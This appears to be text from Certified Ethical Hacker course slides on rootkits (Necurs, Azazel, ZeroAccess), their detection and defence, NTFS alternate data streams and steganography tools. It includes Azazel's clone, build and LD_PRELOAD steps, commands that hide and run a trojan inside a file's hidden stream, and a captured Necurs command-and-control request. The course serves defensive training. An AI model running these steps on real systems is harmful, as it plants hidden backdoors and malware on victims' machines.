# Rootkit: Necurs

- Necurs contains backdoor functionality, **allowing remote access** and control of the infected computer
- It monitors and filters **network activity** and has been observed to send spam and install rogue security software

- It enables further compromise by providing the functionality to:

- **Download additional malware**
- **Hide its components**
- **Stop security applications from functioning**



```
typedef struct NecursCmd {  
    BYTE Reserved;  
    DWORD CmdLength;  
    DWORD Key1; //Prebuild key1  
    DWORD Key2; //Prebuild key2  
    DWORD CmdBuffer;  
}
```

```
lea    eax, [ebp+CmdBufferLength]  
push   eax                ; OUT_BuLen  
lea    eax, [ebp+CmdBuffer]  
push   eax                ; OUT_Buf  
push   9CA1E108h          ; Skey2  
push   0AFE89918h         ; Skey1  
call   bNecurs_CmdSearchA
```

```
HTTP POST /iis/host.aspx HTTP/1.1 (application/octet-st  
Hypertext Transfer Protocol  
POST /iis/host.aspx HTTP/1.1\r\n  
Content-Type: application/octet-stream\r\n  
Host: [redacted].com\r\n  
Content-Length: 194\r\n  
[Content length: 194]  
00 00 26 cb fc cf 00 00 15 5d 14 84 06 08 00 45 00  
01 83 4e 2f 40 00 80 06 f1 11 c0 a8 14 77 55 19  
02 8f fb 04 7b 00 50 8a e1 21 e1 5f cf 27 de 50 18  
03 ff ff 4c 51 00 00 50 4f 53 54 20 2f 69 69 73 2f  
04 68 6f 73 74 2e 61 73 70 78 20 48 54 54 50 2f 31  
05 2e 31 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65  
06 3a 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 6f 63  
07 74 65 74 2d 73 74 72 65 61 6d 0d 0a 48 6f 73 74  
08 3a 20 72 69 73 69 6d 70 2e 63 6f 6d 0d 0a 43 6f  
09 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 31 39  
0a 34 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b  
0b 65 65 70 2d 41 6c 69 76 65 0d 0a 50 72 61 67 6d  
0c 61 3a 20 6e 6f 2d 63 61 63 68 65 0d 0a 0d 0a 5f
```

# Rootkit: Azazel

Azazel is a userland **rootkit written in C** based off of the original LD\_PRELOAD technique from Jynx rootkit

## FEATURES

- Anti-debugging
- Avoids unhide, lsof, ps, ldd detection
- Hides files, directories, and remote connections
- Hides processes and logins
- PCAP hooks avoid local sniffing
- PAM backdoor for local and remote entry
- Log cleanup for utmp/wtmp entries
- Uses xor to obfuscate static strings



### Terminal

```
localhost:~$ git clone https://github.com/chokepoint/azazel.git
```

### Terminal

```
localhost:~$ make
```

### Terminal

```
localhost:~$ LD_PRELOAD=/lib/libselenium.so bash -l
```



# Rootkit: ZeroAccess

- ZeroAccess is a kernel-mode rootkit which **uses advanced techniques to hide its presence**
- It is capable of functioning on both **32 and 64-bit flavors of Windows** from a single installer and acts as a sophisticated delivery platform for other malware

```
cmd.exe                2956 Console 0
msautclt.exe           3488 Console 0
explorer.exe           2952 Console 0
2383958982:3385583473.exe 3812 Console 0
taskmgr.exe            856 Console 0
ntvdm.exe              1984 Console 0
notepad.exe            3148 Console 0
tasklist.exe           3188 Console 0
wmiprvse.exe           3204 Console 0
```

```
C:\>cacls c:\BIN\prochack.exe
c:\BIN\prochack.exe Everyone:(NP)(special access:)
DELETE
READ_CONTROL
WRITE_DAC
WRITE_OWNER
STANDARD_RIGHTS_REQUIRED
FILE_READ_DATA
FILE_WRITE_DATA
FILE_APPEND_DATA
FILE_READ_EA
FILE_WRITE_EA
FILE_EXECUTE
FILE_DELETE_CHILD
FILE_READ_ATTRIBUTES
FILE_WRITE_ATTRIBUTES
```

- If running under 32-bit Windows, it will employ its kernel-mode rootkit. The rootkit's purpose is to:



- Hide the infected driver on the disk
- Enable read and write access to the encrypted files
- Deploy self defense

- The payload of ZeroAccess is to **connect to a peer-to-peer botnet** and download further files



# Detecting Rootkits

## Integrity-Based Detection

It compares a snapshot of the **file system**, **boot records**, or **memory** with a known trusted baseline

## Signature-Based Detection

This technique compares characteristics of all **system processes** and **executable files** with a database of known rootkit fingerprints

## Heuristic/Behavior-Based Detection

Any **deviations in the system's normal activity** or behavior may indicate the presence of rootkit

## Runtime Execution Path Profiling

This technique compares **runtime execution paths** of all system processes and executable files before and after the rootkit infection

## Cross View-Based Detection

Enumerates key elements in the computer system such as **system files**, **processes**, and **registry keys** and compares them to an **algorithm** used to generate a similar data set that does not rely on the common APIs. Any discrepancies between these two data sets indicate the presence of rootkit

# Steps for Detecting Rootkits

Run "**dir /s /b /ah**" and "**dir /s /b /a-h**" inside the potentially infected OS and save the results



## Step 1

Boot into a clean CD, run "**dir /s /b /ah**" and "**dir /s /b /a-h**" on the same drive and save the results



## Step 2

Run a clean version of **WinDiff** on the two sets of results to detect file-hiding ghostware (i.e., invisible inside, but visible from outside)





# How to **Defend** against **Rootkits**



Reinstall **OS/applications** from a trusted source after backing up the critical data

Educate **staff** not to download any files/programs from untrusted sources



Well-documented **automated installation procedures** need to be kept

Install network and host-based **firewalls**



Perform **kernel memory dump analysis** to determine the presence of rootkits

Ensure the availability of **trusted restoration media**



Harden the **workstation** or **server** against the attack

**Update and patch** operating systems and applications



# How to **Defend** against **Rootkits**

(Cont'd)



Verify the **integrity of system files** regularly using cryptographically strong digital fingerprint technologies



Update **antivirus** and **anti-spyware** software regularly



Avoid logging in an account with **administrative privileges**



Adhere to the **least privilege principle**



Ensure the chosen antivirus software possesses **rootkit protection**



Do not install **unnecessary applications** and also disable the features and services not in use

# Anti-Rootkits



## Virus Removal Tool

<http://www.sophos.com>



## Hypersight Rootkit Detector

<http://northsecuritylabs.com>



## Avira Free Antivirus

<http://www.avira.com>



## SanityCheck

<http://www.resplendence.com>



## GMER

<http://www.gmer.net>



## Rootkit Buster

<http://downloadcenter.trendmicro.com>



## F-Secure Antivirus

<http://www.f-secure.com>



## WinDetect

<http://www.free-anti-spy.com>



## TDSSKiller


<http://support.kaspersky.com>



## Prevx

<http://www.prevx.com>

# NTFS Data Stream



01

NTFS Alternate Data Stream (ADS) is a **Windows hidden stream** which contains metadata for the file such as attributes, word count, author name, and access and modification time of the files

02

ADS is the ability to **fork data into existing files** without changing or altering their functionality, size, or display to file browsing utilities


03

ADS allows an attacker to **inject malicious code** in files on an accessible system and execute them without being detected by the user




# How to Create NTFS Streams

## Notepad is stream compliant application



# NTFS Stream Manipulation



01

To move the contents of Trojan.exe to Readme.txt (stream):

```
C:\>type c:\Trojan.exe > c:\Readme.txt:Trojan.exe
```

02

To create a link to the Trojan.exe stream inside the Readme.txt file:

```
C:\>mklink backdoor.exe Readme.txt:Trojan.exe
```

03

To execute the Trojan.exe inside the Readme.txt (stream), type:

```
C:\>backdoor
```

# How to **Defend** against **NTFS Streams**



To delete NTFS streams, move the **suspected files** to FAT partition



Use third-party **file integrity checker** such as Tripwire to maintain integrity of an NTFS partition files




Use programs such LADS and ADSSpy to detect streams



# NTFS Stream Detector: StreamArmor

**CEH**  
Certified Ethical Hacker

Stream Armor **discovers hidden Alternate Data Streams (ADS)** and cleans them completely from the system



**SECURITYXPLODED**  
AN INFOSEC RESEARCH & DEVELOPMENT PORTAL

<http://securityxploded.com>

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# NTFS Stream Detectors



## ADS Spy

<http://www.merijn.nu>



## Stream Explorer

<http://www.rekenwonder.com>



## ADS Manager

<http://dmitrybrant.com>



## ADS Scanner

<http://www.pointstone.com>



## Streams

<http://technet.microsoft.com>



## ADS Detector

<http://sourceforge.net>



## AlternateStreamView

<http://www.nirsoft.net>



## GMER

<http://www.gmer.net>



## NTFS-Streams: ADS manipulation tool

<http://sourceforge.net>



## HijackThis

<http://free.antivirus.com>



# What is Steganography?

01 Steganography is a technique of **hiding a secret message** within an ordinary message and **extracting it at the destination** to maintain confidentiality of data


02 Utilizing a **graphic image as a cover** is the most popular method to conceal the data in files

03 Attacker can use steganography to hide messages such as **list of the compromised servers**, source code for the hacking tool, plans for future attacks, etc.





# Classification of Steganography



# Types of Steganography based on Cover Medium



# Whitespace Steganography Tool: **SNOW**



The program snow is used to conceal messages in **ASCII text** by appending whitespace to the end of lines

01

Because spaces and tabs are generally not visible in **text viewers**, the message is effectively hidden from casual observers

02

If the **built-in encryption** is used, the message cannot be read even if it is detected

03

A screenshot of a Windows command prompt window titled 'C:\Windows\system32\cmd.exe'. The window has a blue title bar and a black background. The text inside the window shows the execution of the 'snow' command. The command is: `C:\Users\C\Desktop\snwdos32>snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt`. The output shows: `Compressed by 23.37%`, `Message exceeded available space by approximately 526.67%.`, and `An extra 8 lines were added.`. The prompt then returns to `C:\Users\C\Desktop\snwdos32>`.

```
C:\Windows\system32\cmd.exe

C:\Users\C\Desktop\snwdos32>snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt
Compressed by 23.37%
Message exceeded available space by approximately 526.67%.
An extra 8 lines were added.

C:\Users\C\Desktop\snwdos32>
```

<http://www.darkside.com.au>




# Image Steganography

- In image steganography, the **information is hidden in image** files of different formats such as .PNG, .JPG, .BMP, etc.
- Image steganography tools **replace redundant bits of image** data with the message in such a way that the effect cannot be detected by human eyes

- Image file steganography techniques:

- Least Significant Bit Insertion
- Masking and Filtering
- Algorithms and Transformation



# Least Significant Bit Insertion

- The **right most bit** of a pixel is called the Least Significant Bit (LSB)
- In least significant bit insertion method, the binary data of the **message is broken** and **inserted** into the LSB of each pixel in the image file in a deterministic sequence
- Modifying the LSB does not result in a noticeable difference because the net change is minimal and can be indiscernible to the human eye

## Example: Given a string of bytes

- 00100111 11101001 11001000) (00100111 11001000 11101001) (11001000 00100111 11101001)
- The letter "H" is represented by binary digits 01001000. To hide this "H" above stream can be changed as:  
00100110 11101001 11001000) (00100110 11001001 11101000) (11001000 00100110 11101001)
- To retrieve the "H" combine all LSB bits **01001000**

# Masking and Filtering

Masking and filtering techniques are generally used on **24 bit** and **grayscale images**



The masking technique **hides data** using a method similar to watermarks on actual paper, and it can be done by modifying the luminance of parts of the image

Masking techniques can be detected with **simple statistical analysis** but is resistant to lossy compression and image cropping



The information is not hidden in the **noise** but in the significant areas of the image



# Algorithms and Transformation

- Another steganography technique is to hide data in **mathematical functions** used in the compression algorithms
- The data is embedded in the cover image by **changing the coefficients of a transform** of an image
- For example, JPEG images use the **Discrete Cosine Transform (DCT)** technique to achieve image compression



## Types of transformation techniques


- 1 Fast fourier transformation
- 2 Discrete cosine transformation
- 3 Wavelet transformation



# Image Steganography: QuickStego



- QuickStego **hides text in pictures** so that only other users of QuickStego can retrieve and read the **hidden secret messages**



<http://quickcrypto.com>

# Image Steganography Tools



**Hide In Picture**

<http://sourceforge.net>



**OpenStego**

<http://www.openstego.info>



**gifshuffle**

<http://www.darkside.com.au>



**PHP-Class  
StreamSteganography**

<http://www.phpclasses.org>



**CryptaPix**

<http://www.briggsoft.com>



**Red JPEG**

<http://www.totalcmd.net>



**ImageHide**

<http://www.dancemammal.com>



**Steganography Studio**

<http://stegstudio.sourceforge.net>



**OpenPuff**

<http://embeddedsdsw.net>




**Virtual Steganographic  
Laboratory (VSL)**

<http://vsl.sourceforge.net>



# Document Steganography: **wbStego**

**CEH**  
Certified Ethical Hacker



<http://wbstego.wbailer.com>

# Document Steganography Tools



**Office XML**

<http://www.irongeek.com>



**StegoStick**

<http://sourceforge.net>



**Data Stash**

<http://www.skyjuicesoftware.com>



**SNOW**

<http://www.darkside.com.au>



**Xidie Security Suite**

<http://www.stegano.ro>



**TextHide**

<http://www.texthide.com>



**Hydan**

<http://www.crazyboy.com>



**Camouflage**

<http://camouflage.unfiction.com>



**StegJ**

<http://stegj.sourceforge.net>



**Text0**

<http://www.eberl.net>

# Video Steganography

1

Video steganography refers to **hiding secret information** into a carrier video file



2

In video steganography, the information is hidden in **video files** of different formats such as .AVI, .MPG4, .WMV, etc.



3

**Discrete Cosine Transform (DCT)** manipulation is used to add secret data at the time of the transformation process of video



4

The techniques used in audio and image files are used in video files, as video consists of audio and images



5

A **large number of secret messages** can be hidden in video files as every frame consists of images and sound





# Video Steganography: OmniHide PRO and Masker



## OmniHide PRO

OmniHide Pro **hides a file** within another file. Any file can be hidden within common image/music/video/document formats. The output file would work just as the original source file

## Masker

Masker is a program that **encrypts your files** so that a password is needed to open them, and then it hides files and folders inside of carrier files, such as image files, video, program or sound files



<http://omnihide.com>



<http://www.softpuls.com>

# Video Steganography Tools



## Our Secret

<http://www.securekit.net>



## StegoStick

<http://sourceforge.net>



## RT Steganography

<http://rtstegvideo.sourceforge.net>



## OpenPuff

<http://embeddedsw.net>



## Max File Encryption

<http://www.softeza.com>



## Stegsecret

<http://stegsecret.sourceforge.net>



## MSU StegoVideo

<http://www.compression.ru>



## PSM Encryptor

<http://www.programsbase.com>



## BDV DataHider

<http://www.bdvnotepad.com>



## Hidden Data Detector

<http://www.digitalconfidence.com>

# Audio Steganography

01 ▶

Audio steganography refers to **hiding secret information in audio files** such as .MP3, .RM, .WAV, etc.

02 ▶

Information can be hidden in an audio file by using **LSB** or by using **frequencies** that are inaudible to the human ear (>20,000 Hz)

